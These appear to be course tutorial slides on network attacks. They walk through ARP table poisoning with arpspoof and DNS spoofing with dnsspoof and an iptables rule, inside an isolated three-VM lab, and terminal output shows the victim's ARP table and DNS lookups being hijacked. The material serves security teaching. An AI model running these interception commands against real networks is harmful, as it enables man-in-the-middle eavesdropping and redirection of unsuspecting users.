



Tutorial 2 - Network Attacks

CS3235 - Spring 2022


Address Resolution Protocol



Address Resolution Protocol



Sample Network



ARP = IP Address to MAC


192.168.123.45 | netmask 255.255.255.0 => network 192.168.123, node 45

Use ARP to find MAC address of node 45 on local network


1. Who has IP 192.168.123.42 ?
2. I'm 192.168.123.42, MAC: 00:....:CC
3. Send packet to MAC 00:....:CC

How can an attacker beat ARP?


How can an attacker beat ARP?



Normal DNS Message Flow



Hijacked DNS Message Flow



Virtual Machine Setup

VirtualBox: <https://www.virtualbox.org/wiki/Downloads>

VM link:

<https://drive.google.com/file/d/1o4abssCaR8c5BII-2VzVJhWWAKR8u7at/view?usp=sharing>

3 VMs: Gateway, PC1, PC2

Username: user, Password: user

Make sure you have a host-only network configured under File -> Host Network Management

Attacker PC is PC1, Victim PC is PC2

Configuration Check

Start all machines, use `ifconfig` to check configuration matches below:

- IP address of PC1: 192.168.56.10
- IP address of PC2: 192.168.56.20
- Default gateway: 192.168.56.254

Check that these commands work:

- On PC1: `$ping 192.168.56.20`
- On PC2: `$ping 192.168.56.10`
- On both: `$ping 192.168.56.254`
- On both: `$ping google.com`

ARP Table Poisoning

On Victim PC:

```
$ping 192.168.56.254
```

```
$arp
```

ARP Table Poisoning

On Attacker PC:

```
$sudo apt-get install dsniff
```

```
$sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
$sudo arpspoof -t <victim_IP_address> <gateway_IP_address>
```

On Victim PC:

```
$arp
```

ARP Table Poisoning


```
user@PC2:~$ ping 192.168.56.254
PING 192.168.56.254 (192.168.56.254) 56(84) bytes of data:
64 bytes from 192.168.56.254: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.56.254: icmp_seq=2 ttl=64 time=0.624 ms
64 bytes from 192.168.56.254: icmp_seq=3 ttl=64 time=0.394 ms
64 bytes from 192.168.56.254: icmp_seq=4 ttl=64 time=0.486 ms
64 bytes from 192.168.56.254: icmp_seq=5 ttl=64 time=1.06 ms
64 bytes from 192.168.56.254: icmp_seq=6 ttl=64 time=0.734 ms
^C
--- 192.168.56.254 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 0.384/0.614/1.066/0.238 ms
user@PC2:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.254           ether    08:00:27:b5:2e:d0    C                     eth0
192.168.56.10            ether    08:00:27:85:76:06    C                     eth0
user@PC2:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.254           ether    08:00:27:85:76:06    C                     eth0
192.168.56.10            ether    08:00:27:85:76:06    C                     eth0
user@PC2:~$ █
```

DNS Spoofing Attack

On Victim PC:

Open firefox and visit google.com

`$nslookup google.com`



DNS Spoofing Attack

On Attacker PC:

```
$arp spoof -t <victim_IP_address> <gateway_IP_address>
```

```
$iptables -A FORWARD -p udp --dport 53 --match string --algo  
kmp --hex-string 'google|03|com' -j DROP
```

```
$echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
$echo <desired IP> google.com > spoofhosts.txt
```


```
$dnsspoof -f spoofhosts.txt host <victim_IP> and udp port 53
```


DNS Spoofing Attack

On Victim PC:

Open firefox and visit `google.com`

```
$nslookup google.com
```



This is the Google page on PC1. DNS has been hijacked!!!

```
user@PC2: ~  
user@PC2:~$ nslookup google.com  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
Name:   google.com  
Address: 192.168.56.10  
  
user@PC2:~$ nslookup mothership.sg  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
Name:   mothership.sg  
Address: 172.67.21.232  
Name:   mothership.sg  
Address: 104.22.35.123  
Name:   mothership.sg  
Address: 104.22.34.123  
  
user@PC2:~$
```